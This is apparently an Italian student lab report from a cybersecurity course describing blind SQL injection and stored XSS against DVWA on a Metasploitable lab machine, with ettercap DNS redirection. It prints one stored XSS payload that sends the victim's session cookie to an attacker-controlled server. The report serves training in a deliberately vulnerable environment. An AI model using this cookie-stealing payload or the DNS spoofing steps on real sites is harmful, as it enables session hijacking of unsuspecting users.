
NOVEMBRE 2023

Progetto S6L5

PROPOSED BY
Ly Duc Tin



EPICODE

EPICODE

Controllo Di comunicazione delle macchine

Traccia:

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- SQL injection (blind).
- XSS stored.


Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=**LOW**.

Scopo dell'esercizio:

- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).
- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine (fare un report per poterlo presentare).

1) Vedere se le macchine communicano faccendo un ping con Kali Linux verso Metasploitable.



DVWA

EPICODE

EFFETTUARE L'ACCESSO

Con "admin" come username e password come "password" che sono di default per l'accesso a DVWA

IMPOSTARE IL LIVELLO DI SICUREZZA

Al livello più basso per permetterci di eseguire gli attacchi su DVWA.

EPICODE

Attacco SQL Injection (Blind)


Recupero le password di tutti gli utenti presenti nel database tramite attacco SQL injection(blind) dove vado a forzare l'immissione di codici di richiesta o di query nei sistemi di database. Rispetto all'SQL injection(non blind) ,il blind di base non mostra nessun risultato all'output.

ATTACCO XSS STORED

Creare un server


Creare un server dove il client non appena farà l'accesso verrà reindirizzato:

1) Con index.html si può andare a modificare la pagina di default di Apache2;
2) Con /etc/ettercap/etter.conf si poteva cambiare i privilegi e altro ancora ma in questo caso possiamo lasciar così;
3) Con /etc/ettercap/etter.dns si va a mettere l'indirizzo IP di Kali Linux così da far si che quando il client,farà l'accesso,venga reindirizzato nel sito malevolo.



XSS Stored

Dopo aver creato il server possiamo attuare l'attacco XSS stored(permanente) che è uno script permette di iniettare dei malware semplicemente passandoci sopra con il puntatore del mouse o cliccandoci con il dito. Rispetto al reflected,lo stored rimane fino a quando un programmatore non lo toglie.



<script>window.location="http://127.0.0.1:80/?cookie="+document.cookie</script>

EPICODE

Report Finale

Come risultato porta al sito malevolo dove viene preso il cookie di sessione del client come si vede nell'URL